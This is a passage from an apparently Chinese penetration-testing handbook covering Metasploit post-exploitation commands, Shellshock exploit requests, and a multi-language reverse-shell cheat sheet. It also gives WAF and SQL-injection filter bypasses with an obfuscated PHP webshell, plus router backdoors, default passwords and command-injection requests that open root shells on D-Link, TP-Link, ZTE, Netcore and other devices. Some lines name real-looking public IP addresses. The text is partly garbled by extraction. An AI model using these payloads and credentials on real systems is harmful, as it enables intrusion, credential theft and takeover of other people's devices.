* scripts： metasplit的常用后渗透模块， 区别于data里的后渗透模块， 不需要加post参数和绝对路径， 可以直接运行。
* test： metasploit的基本测试目录。
* tools： 额外的小工具和第三方脚本工具。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* msfbinscan： 对bin文件进行文件偏移地址扫描。
* msfcli： metasploit命令行模式， 可以快速调用有效的payload进行攻击， 新版本的metasploit即将在2015年6

月18日弃用。

* msfconsole： metasploit的基本命令行， 集成了各种功能。
* msfd： metasploit服务， 非持久性服务。
* msfelfscan： 对linux的elf文件偏移地址进行扫描。
* msfencode： metasploit的编码模块， 可以对mepayload和shellcode进行编码输出。
* msfpayload： metasploit攻击荷载， 用以调用不同的攻击荷载， 生成和输出不同格式的shellocode， 新版本的metasploit即将在2015年6月18日弃用， 用msfvenmon替代。

820/990

QQ群：632167235

* msfmachscan： 功能同msfelfscan。
* msfpescan： 对windows的pe格式文件偏移地址进行扫描。
* msfrop： 对windows的pe进行文件地址偏移操作， 可以绕过alsr等。
* msfrpc： metasploit的服务端， 非持久性的rpc服务。
* msfrpcd： 持久性的metasploit本地服务， 可以给远程用户提供rpc服务以及其他的http服务， 可以通过xml进行数据传输。
* msfupdate： metasploit更新模块， 可以用来更新metasploit模块。
* msfvenom： 集成了msfpayload和msfencode的功能， 效率更高， 即将替代msfpayload和msfencode。

**8.7.2.2 meterpreter**

处理句柄：

* **use exploit/multi/handler**
* **set payload windows/x64/meterpreter/bind\_tcp**

令牌收集：

* **run credcollect**

令牌假冒：

* **load incognito**
* **help**

获取系统信息：

* **run scraper**

控制持久化：

* **run persistence**
* **run metsvc**
* **scheduleme**
* **schtasksabuse**
* **mof\_ps\_persist**

将shell升级为meterperter：

* **sessions -u 1**

提升到system权限：

* **getsystem**

获取hash：

* **hashdump**
* **run post/windows/gather/smart\_hashdump**

截屏：

* **screenshot**

尽可能多的获取主机上的特权：

* **getprivs**

迁移进程：

* **migrate**

回到控制目标主机的初始用户下：

* **rev2self**

抓包：

* **run packetrecorder**
* **use sniffer**

修改文件属性：

* **timestomp**

821/990

QQ群：632167235

列出防火墙等防护措施：

* **run getcountermeasure**

记录键盘：

* **run post/windows/capture/keylog\_recorder**
* **keyscan\_start**

日志管理：

* **run event\_manager**

端口转发：

* **portfwd**

多命令运行：

* **run multi\_console\_command -rc comm.rc**
* **run multicommand**
* **run multiscript**

服务管理：

* **run service\_manager**

获取最近使用历史记录：

* **run post/windows/gather/dumplinks**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

meterpreter > **help**

Core Commands

=============

Command

-------

?

background bgkill

bglist bgrun channel

Description

-----------

Help menu

Backgrounds the current session Kills a background meterpreter script Lists running background scripts

Executes a meterpreter script as a background thread Displays information about active channels

close

Closes a channel

disable\_unicode\_encoding Disables encoding of unicode strings enable\_unicode\_encoding Enables encoding of unicode strings

exit get\_timeouts help

info interact irb

load machine\_id migrate quit

read resource run

set\_timeouts sleep transport use

uuid write

Terminate the meterpreter session

Get the current session timeout values Help menu

Displays information about a Post module Interacts with a channel

Drop into irb scripting mode

Load one or more meterpreter extensions

Get the MSF ID of the machine attached to the session Migrate the server to another process

Terminate the meterpreter session Reads data from a channel

Run the commands stored in a file Executes a meterpreter script or Post module

Set the current session timeout values

Force Meterpreter to go quiet, then re-establish session. Change the current transport mechanism

Deprecated alias for 'load'

Get the UUID for the current session Writes data to a channel

822/990

QQ群：632167235

Stdapi: File system Commands

============================

Command

Description

------- -----------

cat

Read the contents of a file to the screen

cd

Change directory

download Download a file or directory

edit getlwd getwd lcd lpwd ls mkdir mv pwd rm rmdir search upload

Edit a file

Print local working directory Print working directory

Change local working directory Print local working directory

List files

Make directory

Move source to destination Print working directory Delete the specified file Remove directory

Search for files

Upload a file or directory

Stdapi: Networking Commands

===========================

Command

Description

------- -----------

arp getproxy ifconfig ipconfig netstat portfwd route

Display the host ARP cache

Display the current proxy configuration Display interfaces

Display interfaces

Display the network connections Forward a local port to a remote service View and modify the routing table

Stdapi: System Commands

=======================

Command

Description

------- -----------

clearev Clear the event log

drop\_token Relinquishes any active impersonation token. execute Execute a command

getenv getpid getprivs getsid getuid kill

ps reboot reg rev2self

Get one or more environment variable values Get the current process identifier

Attempt to enable all privileges available to the current process Get the SID of the user that the server is running as

Get the user that the server is running as Terminate a process

List running processes

Reboots the remote computer

Modify and interact with the remote registry Calls RevertToSelf() on the remote machine

shell

Drop into a system command shell

shutdown Shuts down the remote computer

steal\_token Attempts to steal an impersonation token from the target process suspend Suspends or resumes a list of processes

823/990

QQ群：632167235

sysinfo

Gets information about the remote system, such as OS

Stdapi: User interface Commands

===============================

Command

Description

-------

-----------

enumdesktops List all accessible desktops and window stations getdesktop Get the current meterpreter desktop

idletime Returns the number of seconds the remote user has been idle keyscan\_dump Dump the keystroke buffer

keyscan\_start Start capturing keystrokes keyscan\_stop Stop capturing keystrokes

screenshot Grab a screenshot of the interactive desktop setdesktop Change the meterpreters current desktop

uictl

Control some of the user interface components

Stdapi: Webcam Commands

=======================

Command

Description

-------

-----------

record\_mic Record audio from the default microphone for X seconds webcam\_chat Start a video chat

webcam\_list List webcams

webcam\_snap Take a snapshot from the specified webcam webcam\_stream Play a video stream from the specified webcam

Priv: Elevate Commands

======================

Command

Description

------- -----------

getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

================================

Command

Description

------- -----------

hashdump Dumps the contents of the SAM database

Priv: Timestomp Commands

========================

Command

Description

------- -----------

timestomp Manipulate file MACE attributes

**8.7.2.3** 扫描

扫描符合idel scan条件的主机：

* **use auxiliary/scanner/ip/ipidseq**

824/990

QQ群：632167235

* **db\_nmap -PN -sI 192.168.56.101 192.168.56.101**

端口扫描：

* **search portscan** auxiliary/scanner/portscan/ack auxiliary/scanner/portscan/ftpbounce auxiliary/scanner/portscan/syn auxiliary/scanner/portscan/tcp auxiliary/scanner/portscan/xmas

主机发现：

* **grep discovery search type:auxiliary** auxiliary/scanner/discovery/arp\_sweep auxiliary/scanner/discovery/empty\_udp auxiliary/scanner/discovery/ipv6\_multicast\_ping auxiliary/scanner/discovery/ipv6\_neighbor auxiliary/scanner/discovery/ipv6\_neighbor\_router\_advertisement auxiliary/scanner/discovery/udp\_probe auxiliary/scanner/discovery/udp\_sweep

各种协议扫描：

* **search scanner** scanner/smb/smb\_version scanner/mssql/mssql\_ping scanner/ssh/ssh\_version scanner/ftp/ftp\_version scanner/snmp/snmp\_login scanner/vnc/vnc\_none\_auth scanner/x11/open\_x11

导入各种格式扫描报告：

* **db\_import file**

**8.7.2.4** 免杀

生成的文件可以使用upx加壳。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **msfvenom**

No options

MsfVenom - a Metasploit standalone payload generator. Also a replacement for msfpayload and msfencode.

Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:

-p, --payload

<payload>

Payload to use. Specify a '-' or stdin to use custom payloads

--payload-options

List the payload's standard options

-l, --list

[type]

List a module type. Options are: payloads, encoders, nops, all

-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload

-f, --format

<format>

Output format (use --help-formats for a list)

--help-formats

List available formats

-e, --encoder <encoder> The encoder to use

-a, --arch

<arch> The architecture to use

--platform

<platform> The platform of the payload

--help-platforms

List available platforms

-s, --space

<length> The maximum size of the resulting payload

--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)

-b, --bad-chars <list> The list of characters to avoid example: '\x00\xff'

825/990

QQ群：632167235

-i, --iterations <count>

-c, --add-code <path>

The number of times to encode the payload

Specify an additional win32 shellcode file to include

-x, --template

<path>

Specify a custom executable file to use as a template

-k, --keep

Preserve the template behavior and inject the payload as a new thread （ 攻击载荷

运行时， 宿主程序也运行， 如果不用此选项， 命令行程序会新开窗口， 图形化界面不会）

-o, --out

<path> Save the payload

-v, --var-name <name> Specify a custom variable name to use for certain output formats

--smallest

-h, --help

Generate the smallest possible payload Show this message

**8.7.2.5** 模块

高级选项：

* **show advanced**
* **set autorunscript migrate -f**

口令嗅探：

* **search sniffer**
* **use auxiliary/sniffer/psnuffle**

WEB综合扫描模块：

* **load wmap**

隧道路由：

* **load auto\_add\_route**

socks代理：

* **use auxiliary/server/socks4a**

口令本地破解（ 集成John The Ripper） ：

* **search jtr**

use auxiliary/analyze/jtr\_aix

use auxiliary/analyze/jtr\_crack\_fast use auxiliary/analyze/jtr\_linux

use auxiliary/analyze/jtr\_mssql\_fast use auxiliary/analyze/jtr\_mysql\_fast use auxiliary/analyze/jtr\_oracle\_fast use auxiliary/analyze/jtr\_postgres\_fast

**8.7.3** 压缩软件

**8.7.3.1 rar**

RAR伪加密

打开时会出现“the file header is corrupt”的提示， 且文件属性错误：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **unrar l -p- a.rar**

*UNRAR 5.00 beta 8 freeware*

*Copyright (c) 1993-2013*

*Alexander Roshal*

*flag.txt - the file header is corrupt*

826/990

QQ群：632167235

*Archive: a.rar Details: RAR 4*

*flag.txt - the file header is corrupt*

*Attributes*

*Size*

*Date Time*

*-------- ----- 25-02-15 11:32*

*-------- -----*

*Name*

*----*

*flag.txt*

*----*

*----------- ---------*

*\**

*..A....*

*991878*

*----------- ---------*

*991878*

*1*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

需修改文件头0x74后面一个字节中第6bit为0即可。

0000 0100

**8.7.3.2 zip**

上传zip代码包部署漏洞：

1. 创建一个链接文件到/etc/passwd # **ln -s /etc/passwd link**
2. 压缩文件， 同时保留链接

# **zip --symlinks test.zip link**

1. 上传test.zip文件， 系统会自动解压缩
2. 代码文件当中会返回 /etc/passwd 的内容

**8.7.4** 终端

**8.7.4.1 Bash**破壳漏洞

影响范围

在sshd配置中使用了ForceCommand用以限制远程用户执行命令， 这个漏洞可以绕过限制去执行任何命令。一些Git和Subversion部署环境的限制Shell也会出现类似情况， OpenSSH通常用法没有问题。

Apache服务器使用mod\_cgi或者mod\_cgid， 如果CGI脚本在BASH或者运行在子SHELL里都会受影响。子Shell中使用C的system/popen， Python中使用os.system/os.popen， PHP中使用system/exec(CGI模式)和Perl中使用

open/system的情况都会受此漏洞影响。

PHP脚本执行在mod\_php不会受影响。

DHCP客户端调用shell脚本接收远程恶意服务器的环境变量参数值的情况会被此漏洞利用。守护进程和SUID程序在环境变量设置的环境下执行SHELL脚本也可能受到影响。

任何其他程序执行SHELL脚本时用BASH作为解释器都可能受影响。Shell脚本不导出的情况下不会受影响。

终端检测

CVE-2014-6271

# **env X='() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id**

CVE-2014-7169

will create a file named echo in cwd with date in it, if vulnerable # **env X='() { (a)=>\' bash -c "echo date"; cat echo**

CVE-2014-7186

827/990

QQ群：632167235

# **bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF**

**<<EOF <<EOF <<EOF' || echo "CVE-2014-7186 vulnerable, redir\_stack"**

CVE-2014-7187

# **(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo "CVE-2014-7187 vulnerable, word\_lineno"**

CVE-2014-6278

# **env X='() { \_; } >\_[$($())] { echo CVE-2014-6278 vulnerable; id; }' bash -c :**

CVE-2014-6277

will segfault if vulnerable

# **env X='() { x() { \_; }; x() { \_; } <<a; }' bash -c :**

批量搜索

**filetype:cgi inurl:cgi-bin site:jp**

GET利用

GET /cgi-bin/helpcenter/help\_center.cgi?id=20 HTTP/1.1 Host: help.tenpay.com

User-Agent: () { :;}; /usr/bin/wget <http://myvps.org/remember_client_ip.php> Accept: \*/\*

Referer: [http://www.baidu.com](http://www.baidu.com/) Connection: keep-alive

# **curl -H User-Agent: '() { :;}; echo hello'<http://xxxxx/victim.sh>**

# **curl -A "() { :; }; /bin/bash -i > /dev/tcp/127.0.0.1/2345 0<&1 2>&1"<http://218.80.244.37/> cgi-bin/madmin.cgi -v**

**8.7.4.2 shell**反弹

bash

方法一：

# **bash -i >& /dev/tcp/10.0.0.1/8080 0>&1**

注意： 某些linux不支持。

方法二：

# **exec 8<> /dev/tcp/127.0.0.1/2222**

# **ls -l /proc/self/fd/**

# **cat <&8**

# **exec 8<&-**

# **exec 8>&-**

方法三：

# **exec 3>/dev/udp/127.0.0.1/8080**

# **exec 2>&3**

# **exec 1>&3**

# **echo Welcom back**

# **cat 0<&3 | bash | while read line;do echo $line;done**

perl

# **perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname**

828/990

QQ群：632167235

**("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open**

**(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'**

python

# **python -c 'import socket,subprocess,os;s=socket.socket** **(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2 (s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'**

php

# **php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'**

ruby

# **ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to\_i;exec sprintf("/bin/sh -i <&%d >&%d** **2>&%d",f,f,f)'**

java

**8.7.5** 软件

**8.7.5.1** 万象网管

数据库默认密码账号： sa

密码： siCeNt110

数据库名称： wx2008db wx2004mem

**8.7.5.2** 安全狗

添加aaa=123%00& （ 此方法对老狗有效）

在被过滤的关键词中添加 % （ 此方法经常奏效， 但是工具不支持， 必须手动） 中间加%00 /\*\*/

大小写

%3b

使用%0A隔断代替空格即可绕过

用大于1M（ 默认） 的文件携带一句话放到二进制文件中

拼接参数注入

829/990

r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5

>&5; done"] as String[]) p.waitFor()

QQ群：632167235

超长度内容可被绕过。

---------------------------

文件名拦截突破：

/ ;1.asp;1.jpg

/;1.cer/1.jpg

/;1.cer;.jpg/1.jpg

正常文件建立， 不带;的， 截断也好， 直接建立也好上传拦截， 在php文件名后面加空格

---------------------------

文件内容过安全狗： 各类加密， 关键字转换

include文件， 例如<!--#include file=”1.jpg” -->

---------------------------

处理掉assert的函数原形即可绕过

<?php

$jm='MQ==';

$s=base64\_decode($jm);

$a="a"./\*-/\*-\*/"ss"./\*-/\*-\*/"er"./\*-/\*-\*/"t";

$b=base64\_encode($a);

$c=base64\_decode($b);

$c($\_REQUEST[$s]);

?>

---------------------------

对于Select from 的拦截可在 select 前后或中间插入 %81~%ff， 即可绕过拦截注入。如:

?id=1%20union%20sel%81ect%201,2%20from%20admin

?id=1%20union%20select%81%201,2%20from%20admin

?id=1%20union%20%81select%201,2%20from%20admin

这三种形式， 都可突破拦截注入

---------------------------

对于 or and 这种简单拦截， 在 or and 前后加 %0c 或 %0d， 这一点所有版本都存在。

---------------------------

禁止IIS运行程序绕过：

C:\windows\Microsoft.NET\Framework\v1.1.4322\aspnet\_wp.exe | D:\recycler\iis6 "whoami"

**8.7.5.3** 通用防注入

提 示 “ 你 的 操 作 已 被 记 录 !” 等 信 息 ， 利 用 方 法 ： [http://www.90jishuwang.com/sqlin.asp%E7%9C%8B%E6%98%AF%E5%90%A6%E5%AD%98%E5%9C%A8%](http://www.90jishuwang.com/sqlin.asp%E7%9C%8B%E6%98%AF%E5%90%A6%E5%AD%98%E5%9C%A8%25) [EF%BC%8C%E5%AD%98%E5%9C%A8%E6%8F%90%E4%BA%A4http://www.90jishuwang.com/newslist.asp?](http://www.90jishuwang.com/newslist.asp)

id=122%E2%80%98excute(request("xiaowei"))写入一句话。

手工检测注入点弹出“你的操作已被记录!”之类的信息， 访问文件 sqlin.asp， 如果存在， 在注入点后面植入一句话木马： excute(request("TNT"))

接着用一句话木马客户端连接<http://www.xxx.com/sqlin.asp>， 上传木马即可拿下shell， 因为很多防注入程序都是用 sqlin.asp 这个文件名来做非法记录的数据库。

830/990

QQ群：632167235

**8.7.6** 网络设备

**8.7.6.1 Cisco**

配置文件泄漏：

搜索cisco ios和last-modified

访问搜索结果后在url后跟/level/15/exec/-/show/running-config/CR

**8.7.6.2 airOS**

ssh登录： ubnt:ubnt

**8.7.6.3 HuaWei**

私有MIBS泄漏： 使用snmpv1/v2 用户名：

# **./snmpwalk -c private -v 1 221.177.232.196 1.3.6.1.4.1.2011.5.2.1.10.1.1.65.97.100.109.105.110.64.105.110.110.101.114.63.100.111.109.97.105.1**

密码：

# **./snmpwalk -c private -v 1 221.177.232.196 1.3.6.1.4.1.2011.5.2.1.10.1.2.65.97.100.109.105.110.64.105.110.110.101.114.63.100.111.109.97.105.1**

**8.7.6.4 H3C**

**8.7.6.4.1 MIBs**泄漏

SNMPv2-SMI::enterprises.2011.10.2.12.1.1.1.1.1 = "admin"

SNMPv2-SMI::enterprises.2011.10.2.12.1.1.1.2.1 = "<the cipher string again>"

-- h3c-user MIB OIDs (oldoid)

local h3cUserName = "1.3.6.1.4.1.2011.10.2.12.1.1.1.1"

local h3cUserPassword = "1.3.6.1.4.1.2011.10.2.12.1.1.1.2" local h3cUserLevel = "1.3.6.1.4.1.2011.10.2.12.1.1.1.4" local h3cUserState = "1.3.6.1.4.1.2011.10.2.12.1.1.1.5"

-- hh3c-user MIB OIDs (newoid)

local hh3cUserName = "1.3.6.1.4.1.25506.2.12.1.1.1.1"

local hh3cUserPassword = "1.3.6.1.4.1.25506.2.12.1.1.1.2" local hh3cUserLevel = "1.3.6.1.4.1.25506.2.12.1.1.1.4" local hh3cUserState = "1.3.6.1.4.1.25506.2.12.1.1.1.5"

831/990

QQ群：632167235

**8.7.6.4.2** 配置泄漏

发布日期： 2011-06-22 更新日期： 2011-06-22

受影响系统： H3C ER3100 H3C ER3260

H3C ER5100 H3C ER5100 H3C ER5200 H3C ER6300 H3C ER8300 H3C ER3200

访问地址 [http://www.\*\*\*\*\*.edu.cn:8088/maintain\_basic.asp?userLogin.asp](http://www/) 可直接查看配置信息

**8.7.6.5 D-Link**

**8.7.6.5.1** 登录后门

受影响版本：

DIR-100、DI-524、DI-524UP、DI-604S、DI-604UP、DI-604+、TM-G5240、TM-G5240、BRL-04R、BRL-04UR、BRL-04CW、BRL-04FWU

利用：

User-Agent: xmlset\_roodkcableoj28840ybtide

**8.7.6.5.2** 获取**wifi**密码

受影响版本：

DIR-618

利用：

向外网地址发送如下数据包：

832/990

QQ群：632167235

或

**8.7.6.5.3** 获取登录密码

833/990

POST **/**HNAP1**/** HTTP**/**1.0

Connection**:** keep-alive Content-Length**:** 371

SOAPAction**:** ["http://purenetworks.com/HNAP1/GetWLanRadioSecurity"](http://purenetworks.com/HNAP1/GetWLanRadioSecurity) Host**:** 119.144.61.67**:**1080

Accept**:** text**/**html, \***/**\*

Accept-Encoding**:** deflate, **gzip**, identity

User-Agent**:** Mozilla**/**5.0 **(**Windows NT 5.1**;** rv**:**9.0.1**)** Gecko**/**20100101 Firefox**/**9.0.1

<?xml version="1.0" encoding="utf-8"?>

<soap**:**Envelope xmlns**:**xsi=["http://www.w3.org/2001/XMLSchema-instance"](http://www.w3.org/2001/XMLSchema-instance) xmlns**:**xsd=["http://www.w3.org/2001/XMLSchema"](http://www.w3.org/2001/XMLSchema) xmlns**:**soap=["http://schemas.xmlsoap.org/soap/encoding/"](http://schemas.xmlsoap.org/soap/encoding/)>

<soap**:**Body>

<GetWLanRadioSecurity xmlns=["http://purenetworks.com/HNAP1/"](http://purenetworks.com/HNAP1/)>

<RadioID>2.4GHZ<**/**RadioID>

<**/**GetWLanRadioSecurity>

<**/**soap**:**Body>

<**/**soap**:**Envelope>

POST **/**HNAP1**/** HTTP**/**1.0

Connection**:** keep-alive Content-Length**:** 371

SOAPAction**:** ["http://purenetworks.com/HNAP1/GetWLanRadioSettings"](http://purenetworks.com/HNAP1/GetWLanRadioSettings) Host**:** 119.144.61.67**:**1080

Accept**:** text**/**html, \***/**\*

Accept-Encoding**:** deflate, **gzip**, identity

User-Agent**:** Mozilla**/**5.0 **(**Windows NT 5.1**;** rv**:**9.0.1**)** Gecko**/**20100101 Firefox**/**9.0.1

<?xml version="1.0" encoding="utf-8"?>

<soap**:**Envelope xmlns**:**xsi=["http://www.w3.org/2001/XMLSchema-instance"](http://www.w3.org/2001/XMLSchema-instance) xmlns**:**xsd=["http://www.w3.org/2001/XMLSchema"](http://www.w3.org/2001/XMLSchema) xmlns**:**soap=["http://schemas.xmlsoap.org/soap/encoding/"](http://schemas.xmlsoap.org/soap/encoding/)>

<soap**:**Body>

<GetWLanRadioSettings xmlns=["http://purenetworks.com/HNAP1/"](http://purenetworks.com/HNAP1/)>

<RadioID>2.4GHZ<**/**RadioID>

<**/**GetWLanRadioSettings>

<**/**soap**:**Body>

<**/**soap**:**Envelope>

QQ群：632167235

受影响版本：

DIR-100 D1 4.02

利用：

获取路由版本信息

[http://地](http://地/)址:8080/cliget.cgi?cmd=$sys\_model%;$hw\_cver%;$sw\_ver%;

获取路由帐号密码等信息

[http://地](http://地/)址:8080/cliget.cgi?cmd=$sys\_user1%;$lan\_ip%;$lan\_msk%;status%20wan\_ip%;status%20wan\_mask

%;status%20wan\_gw%;status%20dns1%;status%20dns2%;

**8.7.6.5.4** 文件包含

受影响版本：

DIR-320 1.21

利用：

文件包含漏洞（ 登录帐号密码直接读取）：

[http://地](http://地/)址:1080/model/ show\_info.php?REQUIRE\_FILE=/var/etc/httpasswd

不用登录直接访问如下地址可获取相关路由信息：

[http://地](http://地/)址:1080/bsc\_wlan.php?NO\_NEED\_AUTH=1&AUTH\_GROUP=0

[http://地](http://地/)址:1080/st\_device.php?NO\_NEED\_AUTH=1&AUTH\_GROUP=0

**8.7.6.5.5 DNS**修改

影 响 版 本 ： D-Link DSL-2740R http://$1/Forms/dns\_1?Enable\_DNSFollowing=1&dnsPrimary=$2&dnsSecondary=$3

影 响 版 本 ： D-Link DSL-2640B http://$1/ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=$2&dnsSecondary=

$3&dnsDynamic=0&dnsRefresh=1&dns6Type=DHCP

**8.7.6.5.6** 命令注入

影响版本

* D-Link DIR-626L (Rev A) - v1.04b04
* D-Link DIR-636L (Rev A) - v1.04
* D-Link DIR-808L (Rev A) - v1.03b05
* D-Link DIR-810L (Rev A) - v1.01b04
* D-Link DIR-810L (Rev B) - v2.02b01
* D-Link DIR-820L (Rev A) - v1.02B10
* D-Link DIR-820L (Rev A) - v1.05B03
* D-Link DIR-820L (Rev B) - v2.01b02
* D-Link DIR-826L (Rev A) - v1.00b23
* D-Link DIR-830L (Rev A) - v1.00b07
* D-Link DIR-836L (Rev A) - v1.01b03
* TRENDnet TEW-731BR (Rev 2) - v2.01b01
* D-Link DIR-651 (Rev A) - v1.10NAb02
* TRENDnet TEW-651BR (v2.XR) - vUNKNOWN
* TRENDnet TEW-652BRP (v3.XR) - vUNKNOWN

834/990

QQ群：632167235

* TRENDnet TEW-711BR (Rev 1) - v1.00b31
* TRENDnet TEW-810DR (Rev 1) - v1.00b19
* TRENDnet TEW-813DRU (Rev 1) - v1.00b23

修改DNS

# **echo 'nameserver 8.8.8.8' > resolv.conf**

# **curl \**

**-i<http://192.168.0.1/fwupgrade.ccp>\**

**-F action=fwupgrade \**

**-F filename=resolv.conf \**

**-F [file=@resolv.conf](mailto:file%3D@resolv.conf)**

执行命令

# Spawn a root shell (telnet) # **curl \**

**-i<http://192.168.0.1/ping.ccp>\**

**--data 'ccp\_act=ping\_v6&ping\_addr=$(telnetd -l /bin/sh)'**

# Flush the iptables INPUT chain and set the default policy to ACCEPT. # **curl \**

**-i<http://192.168.0.1/ping.ccp>\**

**--data 'ccp\_act=ping\_v6&ping\_addr=$(iptables -P INPUT ACCEPT)'**

# **curl \**

**-i<http://192.168.0.1/ping.ccp>\**

**--data 'ccp\_act=ping\_v6&ping\_addr=$(iptables -F INPUT)'**

开放shell

# Spawn a root shell (telnet)

# **curl -i 192.168.0.1/test\_mode.txt**

# **echo "\`telnetd -l /bin/sh\`" > /dev/udp/192.168.0.1/9034**

**8.7.6.5.7** 打开**telnetd**

影响版本

* DAP-1522 revB
* DAP-1650 revB
* DIR-880L
* DIR-865L
* DIR-860L revA
* DIR-860L revB
* DIR-815 revB
* DIR-300 revB
* DIR-600 revB
* DIR-645
* TEW-751DR
* TEW-733GR
* DIR-890L

命令

835/990

QQ群：632167235

# **wget --header='SOAPAction: ["http://purenetworks.com/HNAP1/GetDeviceSettings/`telnetd`"'](http://purenetworks.com/HNAP1/GetDeviceSettings/) <http://192.168.0.1/HNAP>**

**telnet 192.168.0.1**

# **wget --header='SOAPAction: ["http://purenetworks.com/HNAP1/GetDeviceSettings/`killall](http://purenetworks.com/HNAP1/GetDeviceSettings/) httpd; telnetd -p 8080`"' http://1.2.3.4:8080/HNAP1**

# **telnet 1.2.3.4 8080**

**8.7.6.6 Netcore**

配置文件下载

影响型号： NW705P NR238 NW714 NR255P

下载路径： [http://地](http://地/)址:8080/param.file.tgz 泄漏登录密码、宽带帐号、wifi密码等

后门账户

影响型号： NW788 super:super

igdmptd后门

激活后门的登录状态：

# **python -c "print 'A'\*8 + 'netcore\x00'" | nc -u -vv 10.211.55.10 53413**

读取系统文件：

# **python -c "print 'AA\x00\x01AAAA/etc/passwd\x00'" | nc -u -vv 10.211.55.10 53413**

执行系统命令：

# **python -c "print 'AA\x00\x00AAAA ls\x00'" | nc -u -vv 10.211.55.10 53413**

**8.7.6.7 Tenda**

利用：

# **echo -ne "w302r\_mfg\x00x/bin/ls" | nc -u -q 5 192.168.0.1 7329**

**8.7.6.8 ZTE**

ZTE-T103H未授权可以获取mac， wifi密码， dns配置， 路由硬件信息等信息

不登录情况下直接获取路由信息

[http://地](http://地/)址/status\_dev\_info\_t.gch

不登录情况下直接获取路由配置文件（ F660系列配置文件与之前路由不同需以加密， 但仍然避免不了未授权下载）

[http://地](http://地/)址/manager\_dev\_config\_t.gch

不登录情况下直接获取路由ESSID以及WIFI密码：

[http://地](http://地/)址/wlan\_security.gch

（ 右键查看源码）

836/990

QQ群：632167235

不登录情况下直接获取路由日志

[http://地](http://地/)址/manager\_log\_conf\_t.gch

ZXA10 F820 V2.0后门

帐号zte\_debug， 密码zte\_debug

F460/F660后门

<http://ip/web_shell_cmd.gch>

**8.7.6.9 FIR**

直接找到宽带账号密码那边， F12审查元素就可以看到passwd。

**8.7.6.10 TP-link**

WR740N, WR740ND, WR743ND, WR842ND, WA-901ND, WR941N, WR941ND, WR1043ND, WR2543ND, MR3220,

MR3020, WR841N

访问： <http://ip/userRpmNatDebugRpm26525557/linux_cmdline.html>用户名： osteam

密码： 5up

----------------------------

受影响系统：

TP-LINK TL-WDR4300 v1 TP-LINK TL-WR743ND v2.0 TP-LINK TL-WR743ND v1.2 TP-LINK TL-WR941N

TP-LINK TL-WR2041 TP-LINK TL-WDR4310 TP-LINK TL-WDR4320 TP-LINK TL-WR743N

向设备发送请求[“http://192.168.0.1/userRpmNatDebugRpm26525557/start\_art.html”(](http://192.168.0.1/userRpmNatDebugRpm26525557/start_art.html)这里假设路由器IP为

192.168.0.1)， 路由器会从发起请求的机器通过tftp下载一个nart.out文件， 并以root权限执行该文件。

----------------------------

配置文件下载

<http://124.135.20.122/rom-0>

Firmware版本： 5.0.0 Build 100406 Rel.11262

ADSL Firmware版本： FwVer:3.11.2.176\_TC3086 HwVer:T14.F7\_6.0 TP-link TD-8820

**8.7.6.11 TopSecOS**

命令执行

1. 访问第一个页面： https://124.133.2.254/cgi/maincgi.cgi?Url=Command&Action=ls&Para=id
2. 在第一个页面还没结束前， 刷新第二个页面： https://124.133.2.254/cgi/maincgi.cgi?Url=CommandResult

**8.7.6.12** 锐捷

837/990

QQ群：632167235

guest:guest manager:manager

**8.7.6.13** 大华监控

账号密码 root/vizxv

**8.7.7** 虚拟主机

**8.7.7.1** 星外主机

**8.7.7.1.1** 识别

1. 存在目录

D:\freehost\xxxxx\

C:\Program Files\7i24虚拟主机管理平台

C:\Documents and Settings\All Users\「开始」菜单\程序\7i24虚拟主机管理平台

2. phpinfo存在[www.7i24.com](http://www.7i24.com/)

**8.7.7.1.2** 可写路径

可写目录

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index\ C:\Documents and Settings\All Users\DRM\

C:\Documents and Settings\All Users\Application Data\McAfee\DesktopProtection\ C:\Documents and Settings\All Users\Application Data\360safe\softmgr\

C:\Program Files\Zend\ZendOptimizer-3.3.0\

C:\Program Files\Common Files\ 有的杀毒防火墙目录有权限C:\Program Files\Microsoft SQL Server\90\Shared\ErrorDumps\ C:\Program Files\Symantec AntiVirus\SAVRT\

C:\Program Files\Zend\ZendOptimizer-3.3.0\docs\

C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0\php-5.2.x\

C:\WINDOWS\temp\ C:\WINDOWS\7i24.com\FreeHost\

C:\php\PEAR\ C:\php\dev\

838/990

QQ群：632167235

C:\php\ext\ C:\PHP\extras\

C:\7i24.com\iissafe\log\ 新版本貌似放到C:\windows\下了

C:\~1\ 一键GHOST产生的默认备份目录C:\System Volume Information\ C:\wmpub\

C:\upload\ C:\inetpub\

C:\RECYCLER\

E:\recycler\

替换文件

C:\Program Files\360\360Safe\AntiSection\mutex.db C:\Program Files\360\360Safe\deepscan\Section\mutex.db C:\Program Files\360\360sd\Section\mutex.db

C:\Program Files\360\360Safe\deepscan\Section\mutex.db

